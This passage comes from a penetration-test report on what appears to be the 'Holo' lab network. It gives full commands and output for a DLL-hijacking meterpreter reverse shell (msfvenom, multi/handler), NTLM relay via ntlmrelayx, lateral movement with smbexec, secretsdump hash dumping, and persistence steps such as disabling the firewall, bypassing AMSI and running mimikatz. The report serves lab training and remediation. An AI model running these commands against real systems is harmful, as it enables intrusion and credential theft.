
It is exploitable with DLL hijacking especially it is using unusual application path.

First we create a malicious DLL that embedded reverse shell meterpreter module form Metasploit for the vulnerable application using msfvenom on out attacker machine as per below command.

```
1. sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.50.103.20 LPORT=16666 -f dll -o kavremoverENU.dll
2.
```

```
┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.50.103.20 LPORT=16666 -f dll -o kavremoverENU.dll
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 8704 bytes
Saved as: kavremoverENU.dll

┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ ls -l | grep kavre
-rw-r--r-- 1 root root  8704 Sep  9 04:44 kavremoverENU.dll

┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$
```

Then we use the same “Invoke-WebRequest” powershell command to download the malicious DLL from our attacker machine to target system under “C:\Windows\Tasks” as shown below:



For the exploit to work, we must copy the malicious DLL from “C:\Windows\Tasks” to original application folder, as the DLL hijacking work when the application start; it will search for DLL in the same folder, this is how we exploit it.

Next, we setup the Metasploit multi-handler module on our attacker machine as below:

1. use exploit/multi/handler
2. set payload windows/meterpreter/reverse_tcp
3. set LHOST 10.50.103.20
4. set LPORT 16666
5. run -j
6.

```
┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ sudo msfconsole
[sudo] password for kali:

       .                                         .
 .

     dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                    o
      '   dB'                    BBP
   dB'dB'dB' dBBP     dBP     dBP BB
  dB'dB'dB' dBP      dBP     dBP  BB
 dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                              dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
        .                                   dB' dBP    dB'.BP
                        |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                       --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                        |      dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                  .
             .
       o                To boldly go where no
                         shell has gone before


      =[ metasploit v6.1.2-dev                           ]
+ -- --=[ 2159 exploits - 1147 auxiliary - 367 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops           ]
+ -- --=[ 8 evasion                                      ]

Metasploit tip: You can use help to view all
available commands

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.50.103.20
LHOST => 10.50.103.20
msf6 exploit(multi/handler) > set LPORT 16666
LPORT => 16666
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.50.103.20:16666
msf6 exploit(multi/handler) >
```

Next, we run the vulnerable application.

To ensure the malicious DLL is loaded, we use command line to start the application and it prompt error below however, the meterpreter session is established.

```
C:\Users\watamet\Applications>.\kavremover.exe
This program is blocked by group policy. For more information, contact your system administrator.
```

And we got a shell call-back to meterpreter as shown below:

```
[*] Sending stage (175174 bytes) to 10.200.107.35
[*] Meterpreter session 1 opened (10.50.103.20:16666 -> 10.200.107.35:58004) at 2021-09-09 04:50:52 -0400
```

```
msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                       Connection
  --  ----  ----                     -----------                       ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ PC-FILESRV01  10.50.103.20:16666 -> 10.200.107.35:58004 (10.200.107.35)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

First Vulnerability Found

CWE-428: Unquoted Search Path or Element

Impact | Severity of the vulnerability:

- Critical

System Affected:

- 10.200.107.35

Description of the vulnerability found:

- HOLO does not configure secure and restricted service path for the service installed on Windows system.
- This allows BALCK SUN SECURITY gain elevated privileges by inserting an executable file in the path of the affected service.

Explanation of the vulnerability found:

- The Windows host has at least one service installed that uses an unquoted service path, which contains at least one whitespace.
- This is a vulnerability that manifests itself whenever the path to the executable used for a service is not surrounded by quotes which can be exploited to execute an arbitrary binary when the vulnerable service starts, which could allow to escalate privileges to SYSTEM
- The way to exploit this vulnerability is to place a malicious executable somewhere in the service path and name it in a way that starts with the first few letters of the next directory in the service path. When the service starts, it will then execute the evil binary and grant remote SYSTEM access.

References for the vulnerability:

- Windows Privilege Escalation – Unquoted Service Paths
- DLL Hijacking — Part 1 : Basics

Vulnerability Fix | Remediation:

- Ensure that any services that contain a space in the path enclose the path in quotes.

Remediation Owner:

- System Owner

MITRE ATT&CK Framework References (Exploitation of DLL Hijacking)

MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to perform exploitable of DLL Hijacking on 10.200.107.35 as listed below:

- Tactic – TA0004 - Privilege Escalation
- Technique – T1574 - Hijack Execution Flow
- Sub-technique – T1574.001 - Hijack Execution Flow: DLL Search Order Hijacking
- Tactic – TA0005 – Defense Evasion
- Technique – T1218 - Signed Binary Proxy Execution
- Sub-technique – T1218.011 - Signed Binary Proxy Execution: Rundll32

Stabilize Meterpreter Shell

As we are using meterpreter, we need to inject meterpreter process into the system to have better and stabilize shell access, below is what we done to get a stabilize shell.

First, we need to execute “getsystem” command in meterpreter to temporary escalate our privilege to “NT-AUTHORITY\SYSTEM”

With the “NT-AUTHORITY\SYSTEM”, we can now run command require admin.

Next, use “ps” command to get the list of process running on 10.200.107.35 as shown below:

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 8     760   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 68    4     Registry              x64   0
 176   3504  kavremover.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Users\watamet\Applications\kavremover.exe
 400   4     smss.exe              x64   0
 436   3504  kavremover.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Users\watamet\Applications\kavremover.exe
 488   760   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 500   3504  kavremover.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Users\watamet\Applications\kavremover.exe
 512   760   svchost.exe           x64   0
 552   760   MsMpEng.exe           x64   0
 560   552   csrss.exe             x64   0
 564   696   dwm.exe               x64   1        Window Manager\DWM-1          C:\Windows\System32\dwm.exe
 628   620   csrss.exe             x64   1
 648   552   wininit.exe           x64   0
 660   3504  kavremover.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Users\watamet\Applications\kavremover.exe
 696   620   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 756   3504  kavremover.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Users\watamet\Applications\kavremover.exe
```

Then, we execute the following command to inject meterpreter process into the system (with the process selected, e.g., 696 – winlogon.exe) as shown below:

1. Run migrate -p 696
2.

```
meterpreter >  run migrate -p 696

[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[!] Example: run post/windows/manage/migrate OPTION=value [...]
[*] Current server process: rundll32.exe (3884)
[+] Migrating to 696
[+] Successfully migrated to process
meterpreter >
```

MITRE ATT&CK Framework References (Stabilize Meterpreter Shell)

MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to gain stabilize shell on 10.200.107.35 as listed below:

- Tactic – TA0004 - Privilege Escalation
- Technique – T1055 - Process Injection

Persistent Access (Maintain Access)

Once done, we can execute “shell” command to have command line access on 10.200.107.35

And we perform the same technique to gain persistent access to the system that was done on 10.200.107.31

- create user and add user to local administrator group
- add "watamet" to local administrator group
- turn off windows firewall for all profile
- add "Everyone" into "Remote Desktop Users"
- bypass Windows AMSI
- upload mimikatz and dump all the available hashes such as NTLM (alternatively we can execute run post/windows/gather/hashdump in meterpreter to dump hashes as well)

Root.txt

Then we start enumerating the system and found root.txt on “C:\Users\Administrator\Desktop” as shown below:

```
C:\Windows\system32>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E43B-9F7E

 Directory of C:\Users\Administrator\Desktop

12/12/2020  01:25 AM    <DIR>          .
12/12/2020  01:25 AM    <DIR>          ..
12/12/2020  01:25 AM                38 root.txt
               1 File(s)             38 bytes
               2 Dir(s)  15,687,626,752 bytes free
```

```
C:\Users\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : holo.live
   Link-local IPv6 Address . . . . . : fe80::507:7b98:8233:4f8%6
   IPv4 Address. . . . . . . . . . . : 10.200.107.35
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.107.1

C:\Users\Administrator\Desktop>type root.txt
type root.txt

C:\Users\Administrator\Desktop>
```

System Network Enumeration

Besides, we execute command below to check if the system joined domain or any domain user:

```
1. net user /domain
```

And the result show current system 10.200.107.35 is joined HOLOLIVE domain and the domain server is “DC-SRV01” (alternatively, the mimikatz result show the same)

We run the following command “nslookup DC-SRV01”, it resolved to 10.200.107.30 and we decided to attack 10.200.107.30

Targeted System: 10.200.107.30 (Host IP)

Exploitation on SMB with NTLM Relay Attack


We decided to attack on “DC-SRV01” domain server – 10.200.107.30 using NTLM relay attack after researching on possible exploitable on SMB vulnerability.

Below are the references found on SMB vulnerability:

- An SMB Relay Race – How to Exploit LLMNR and SMB Message Signing for Fun and Profit
- Remote NTLM Relaying via Meterpreter
- Remote NTLM relaying through meterpreter on Windows port 445

For this we use the popular [Impacket - ntlmrelayx] which is downloaded on our attacker machine and run it with below command:

```
1. sudo python3 ntlmrelayx.py -t smb://10.200.107.30 -smb2support -socks
2.
```



For ntlm relay attack to work, we must perform below action on the system that we have access to which is 10.200.107.35 - that is also accessible to 10.200.107.30:

- Execute command below to stop the SMB services on 10.200.107.35, that allow us to intercept and relay the SMB session from our attacker machine.

```
1. sc stop netlogon
2. sc stop lanmanserver
3. sc config lanmanserver start= disabled
4. sc stop lanmanworkstation
5. sc config lanmanworkstation start= disabled
6.
```

```
C:\Windows\system32>sc stop netlogon
sc stop netlogon

SERVICE_NAME: netlogon
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x1
        WAIT_HINT          : 0xea60

C:\Windows\system32>sc stop lanmanserver
sc stop lanmanserver

SERVICE_NAME: lanmanserver
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x4e20

C:\Windows\system32>sc config lanmanserver start= disabled
sc config lanmanserver start= disabled
[SC] ChangeServiceConfig SUCCESS

C:\Windows\system32>sc config lanmanworkstation start= disabled
sc config lanmanworkstation start= disabled
[SC] ChangeServiceConfig SUCCESS

C:\Windows\system32>sc stop lanmanworkstation
sc stop lanmanworkstation
[SC] ControlService FAILED 1051:

A stop control has been sent to a service that other running services are dependent on.
```

- Once done, we execute the following command “shutdown /r /t 0” to restart 10.200.107.35

```
C:\Windows\system32>shutdown /r /t 0
shutdown /r /t 0
```

- We can perform nmap scanning to ensure the SMB service is not running with “nmap -p 445 10.200.107.35”
    - The nmap result shown below:

```
root@ip-10-200-107-33:~# nmap -p 445 10.200.107.35
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-09 09:16 UTC
Nmap scan report for ip-10-200-107-35.eu-west-1.compute.internal (10.200.107.35)
Host is up (0.00017s latency).

PORT    STATE  SERVICE
445/tcp closed microsoft-ds
MAC Address: 02:47:8E:03:D4:6D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
root@ip-10-200-107-33:~#
```


- On our attacker machine, once 10.200.107.35 is up and meterpreter session will be connected (from the DLL Hijacking exploitation) and execute command below to forward SMB traffic from 10.200.107.35 back to our attacker machine.

```
1. portfwd add -R -L 0.0.0.0 -l 445 -p 445
2.
```

```
msf6 exploit(multi/handler) >
[*] Sending stage (175174 bytes) to 10.200.107.35
[*] Meterpreter session 2 opened (10.50.103.20:16666 -> 10.200.107.35:49724) at 2021-09-09 05:11:37 -0400

msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > portfwd add -R -L 0.0.0.0 -l 445 -p 445
[*] Local TCP relay created: 0.0.0.0:445 <-> :445
meterpreter > portfwd

Active Port Forwards
====================

   Index  Local        Remote       Direction
   -----  -----        ------       ---------
   1      0.0.0.0:445  0.0.0.0:445  Reverse

1 total active port forwards.

meterpreter >
```

Once above action taken, the exploitation is completed as shown below (It may take up to 3 minutes for Impacket - ntlmrelayx to start receiving SMB traffic):



First Vulnerability Found

NIST - CVE-2016-2115

Impact | Severity of the vulnerability:

- Critical

System Affected:

- 10.200.107.30

Description of the vulnerability found:

- HOLO does not configure to enforce SMB Signing with SAMBA services
- This configuration allows man-in-the-middle attackers to spoof SMB clients by modifying the client-server data stream in which BLACK SUN SECURITY exploited SMB Session with abusing NTLM session to gain access to 10.200.107.30.

Explanation of the vulnerability found:

- This vulnerability allows attackers to perform man-in-the-middle attackers to spoof SMB clients by modifying the client-server data stream.

References for the vulnerability:

- CWE-254: 7PK - Security Features (4.5)
- CVE Details - CVE-2016-2115
- Tenable - SMB Signing not required
- An SMB Relay Race – How to Exploit LLMNR and SMB Message Signing for Fun and Profit
- Remote NTLM Relaying via Meterpreter
- Remote NTLM relaying through meterpreter on Windows port 445

Vulnerability Fix | Remediation:

- Enforce message signing in the host's configuration.
- On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'.
- On Samba, the setting is called 'server signing'.

Remediation Owner:

- System Owner

MITRE ATT&CK Framework References (Exploitation on SMB with NTLM Relay Attack)

MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to exploit SMB vulnerability on 10.200.107.30 as listed below:


- Tactic - TA0006 - Credential Access
- Technique – T1557 - Man-in-the-Middle
- Sub-technique – T1557.001 - Man-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay
- Tactic – TA0011 - Command and Control
- Technique – T1090 - Proxy
- Technique – T1572 - Protocol Tunneling
- Tactic – TA0005 – Defense Evasion
- Technique – T1562 - Impair Defenses
- Sub-technique – T1562.001 - Impair Defenses: Disable or Modify Tools
- Tactic – TA0040 - Impact
- Technique – T1489 – Service Stop
- Technique – T1529 – System Shutdown/Reboot

Lateral Movement

As we success exploit SMB session with ntlm relay attack, we decided to use the popular tools from [Impacket - smbexec] that is downloaded on our attacker machine to gain access to 10.200.107.30 in conjunction with “proxychain”


To use smbexec with proxychain, we have added below line into “/etc/proxychain.conf” on our attacker machine (we have installed proxychain prior using “sudo apt install -y proxychains” command on our attacker machine).

```
1. socks4 127.0.0.1 1080
2.
```



Once ready, we execute the following command, it will launch shell access on 10.200.107.30

```
1. sudo proxychains python3 ./smbexec.py -no-pass HOLOLIVE/SRV-ADMIN@10.200.107.30 -shell-type cmd
2.
```



MITRE ATT&CK Framework References (Lateral Movement)

MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to gain shell access on 10.200.107.30 as listed below:

- Tactic – TA0008 - Lateral Movement
- Technique – T1021 – Remote Services
- Sub-technique – T1021.002 - Remote Services: SMB/Windows Admin Shares
- Tactic – TA0011 - Command and Control
- Technique – T1090 - Proxy


Persistent Access (Maintain Access)

And we perform the same technique to gain persistent access to the system that was done on 10.200.107.31

- create user and add user to local administrator group
- add "watamet" to local administrator group
- turn off windows firewall for all profile
- add "Everyone" into "Remote Desktop Users"
- bypass Windows AMSI
- upload mimikatz and dump all the available hashes such as NTLM (alternatively we can execute run post/windows/gather/hashdump in meterpreter to dump hashes as well)

Root.txt

Then we start enumerating the system and found “root.txt” on “C:\Users\Administrator\Desktop” as shown below:



NTLM Hash Dumping

We use the Impacket – secretsdump (as alternative method) to dump the NTLM hashes, that was downloaded on our attacker machine and execute command below to dump NTLM hashes:

```
1. sudo python3 ./secretsdump.py 'HOLOLIVE/hacker:hackerPassw0rd@10.200.107.30'
2.
```

With this, we have own the entire Holo corporate network and Holo domain controller.

Side note, we have tried various method to attack 10.200.107.32 however the attack is unsuccessful.

Overview of Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable.

The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again.

Many exploits may only be exploitable once and we may never be able to get back into a system after we have already per-formed the exploit.

Black Sun Security added administrator or root level accounts on all systems compromised. In addition to the administrative/root access, Black Sun Security has added attacker sshkey to all system compromised that have SSH service running.

House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed.

Often fragments of tools or user accounts are left on an organizations computer which can cause security issues down the road. Ensuring that Black Sun Security are meticulous, and no remnants of our penetration test are left over is important.

After the penetration test were completed, Black Sun Security removed all user accounts, passwords, malicious files (including reverse shell php file, mimikatz, powershell script and DLL file), database tables and sshkey installed on the system.

Black Sun Security has ensured all the services that have been turn off or disabled during the assessment are revert to normal, docker container is up and running (remove leftover container used for privilege escalation) and any modification of user account group/permission is revert as well.

HOLO should not have to remove any user accounts or services from the system

Conclusion | Summary

HOLO corporate network suffered a series of improper user input validation that led to complete compromise of internal network in which BLACK SUN SECURITY has successful obtained access with administrative privileges into four (4) system that were on the HOLO corporate network.

The objectives of this penetration testing were met as BLACK SUN SECURITY has identified and determined the impact of potential security beach on confidentiality of HOLO corporate data and internal infrastructure.

It is highly recommended that HOLO take immediate action to patch these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort (as low-hanging fruits).

Additional Items

Appendix 1 – References

Vulnerabilities References

- CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
- CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
- CWE-640: Weak Password Recovery Mechanism for Forgotten Password
- CWE-434: Unrestricted Upload of File with Dangerous Type
- CWE-427: Uncontrolled Search Path Element
- NIST - CVE-2016-2115
- Code Execution via Local File Inclusion
- PortSwigger - Robots.txt file
- CWE-23
- CWE-36
- CWE-184
- CWE-182
- NIST - CVE-2020-28950 Detail
- CVE Detail - CVE-2020-28950
- IBM X-Force Exchange - Anti-Ransomware Tool privilege escalation
- CWE-254: 7PK - Security Features (4.5)
- CVE Details - CVE-2016-2115
- Tenable - SMB Signing not required
- Unrestricted File Upload - OWASP
- CWE-428: Unquoted Search Path or Element

Vulnerabilities Articles

- Password reset poisoning - PortSwigger
- Password Reset Vulnerability (Poisoning) - Acunetix
- DLL Hijacking
- An SMB Relay Race – How to Exploit LLMNR and SMB Message Signing for Fun and Profit
- Remote NTLM Relaying via Meterpreter
- Remote NTLM relaying through meterpreter on Windows port 445
- An SMB Relay Race – How to Exploit LLMNR and SMB Message Signing for Fun and Profit
- Remote NTLM Relaying via Meterpreter
- Remote NTLM relaying through meterpreter on Windows port 445
- Project 12: Cracking Linux Password Hashes with Hashcat

Best Practices

- OWASP Secure Coding Best Practice v2

Tool References

- NTLMRelayx
- SMBexec
- secretsdump
- Generate Backdoor via SQL Injection
- https://gtfobins.github.io/gtfobins/docker/#suid
- applocker bypass checker
- PHP Reverse Shell

Appendix 2 – MITRE ATT&CK Framework

This appendix 2 – MITRE ATT&CK Framework show the tactics, techniques and sub-techniques used that can be correlated to the action of BLACK SUN SECURITY performed during this assessment.

This is extremely useful and acted as a guide for HOLO to plan, engage improvement of detection capabilities (or early detection) and response to the threats and risks in HOLO corporate environment.

Tactics

- Tactic - TA0001 - Initial Access
- Tactic – TA0002 - Execution
- Tactic – TA0003 - Persistence
- Tactic – TA0004 - Privilege Escalation
- Tactic – TA0005 – Defense Evasion
- Tactic - TA0006 - Credential Access
- Tactic – TA0007 - Discovery
- Tactic – TA0008 - Lateral Movement
- Tactic – TA0040 - Impact
- Tactic - TA0043 - Reconnaissance

Techniques

- Technique – T1003 - OS Credential Dumping
- Technique – T1021 – Remote Services
- Technique – T1055 - Process Injection
- Technique – T1059 - Command and Scripting Interpreter
- Technique – T1078 – Valid Accounts
- Technique – T1087 – Account Discovery
- Technique – T1090 - Proxy
- Technique – T1098 - Account Manipulation
- Technique – T1110 – Brute Force
- Technique – T1136 – Create Account
- Technique - T1190 - Exploit Public-Facing Application
- Technique – T1210 - Exploitation of Remote Services
- Technique – T1211 - Exploitation for Defense Evasion
- Technique – T1212 - Exploitation for Credential Access
- Technique – T1218 - Signed Binary Proxy Execution
- Technique – T1489 – Service Stop
- Technique – T1505 - Server Software Component
- Technique – T1529 – System Shutdown/Reboot
- Technique – T1548 - Abuse Elevation Control Mechanism
- Technique - T1552 - Unsecured Credentials
- Technique – T1557 - Man-in-the-Middle
- Technique – T1562 - Impair Defenses
- Technique – T1572 - Protocol Tunneling
- Technique – T1574 - Hijack Execution Flow
- Technique – T1611 – Escape to Host
- Technique - T1590 - Gather Victim Network Information
- Technique - T1592 - Gather Victim Host Information
- Technique - T1595 - Active Scanning

Sub-techniques

- Sub-technique – T1003.008 - OS Credential Dumping: /etc/passwd and /etc/shadow
- Sub-technique – T1021.001 - Remote Services: Remote Desktop Protocol
- Sub-technique – T1021.002 - Remote Services: SMB/Windows Admin Shares
- Sub-technique – T1059.004 - Command and Scripting Interpreter: Unix Shell
- Sub-technique – T1078.003 - Valid Accounts: Local Accounts
- Sub-technique – T1087.001 – Account Discovery: Local Account
- Sub-technique – T1098.004 - Account Manipulation: SSH Authorized Keys
- Sub-technique – T1110.002 – Brute Force: Password Cracking
- Sub-technique – T1136.001 - Create Account: Local Account
- Sub-technique – T1218.011 - Signed Binary Proxy Execution: Rundll32
- Sub-technique – T1136.001 - Create Account: Local Account
- Sub-technique – T1218.011 - Signed Binary Proxy Execution: Rundll32
- Sub-technique – T1505.003 - Server Software Component: Web Shell
- Sub-technique – T1548.001 - Abuse Elevation Control Mechanism: Setuid and Setgid
